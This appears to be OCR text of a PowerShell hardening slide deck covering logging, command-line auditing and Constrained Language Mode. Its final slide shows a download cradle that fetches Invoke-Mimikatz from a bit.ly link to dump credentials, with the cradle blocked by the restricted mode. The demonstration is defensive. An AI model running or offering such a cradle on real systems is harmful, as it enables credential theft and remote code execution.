
Logging at Work




Logging at Work




Logging at Work



Logging at Work




Logging at Work



Process Creation Command Line Auditing

- Option available by default in Windows 8 and Server 2012R2
  - Can be added to older versions by installing KB3004375
- Requires two entries to be enabled in Group Policy

Process Creation Command Line Auditing



Constrained Language Mode


- Useful interim PowerShell security measure.
- Enable Constrained Language Mode:
  - [Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '4', 'Machine')
- Enable via Group Policy:
  - Computer Configuration\Preferences\Windows Settings\Environment

Constrained Language Mode

- PowerShell supports various language modes that restrict what PowerShell can do
- Constrained Language Mode was developed to support the Surface RT tablet
- Constrained language mode limits the capability of PowerShell to base functionality
- Environment variable must be set to configure
- Useful interim PowerShell security measure
- Bypassing Constrained PowerShell is possible, if given access to the system
- Not all PowerShell “attack scripts” will be blocked

Constrained Language Mode

- Useful interim PowerShell security measure.
- Enable Constrained Language Mode:
  - [Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '4', 'Machine')
- Enable via Group Policy:
  - Computer Configuration\Preferences\Windows Settings\Environment



Constrained Language Mode


```
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt');
   Invoke-Mimikatz -DumpCreds
New-Object : Cannot create type. Only core types are supported in this
language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt' ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSuppor
   tedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.P
   owerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of
a cmdlet, function, script file, or operable program. Check the spelling of
the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:75
+ ... t).DownloadString('http://bit.ly/1ok4Pmt');   Invoke-Mimikatz -DumpCr
...
+                                                   ~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], Co
   mmandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

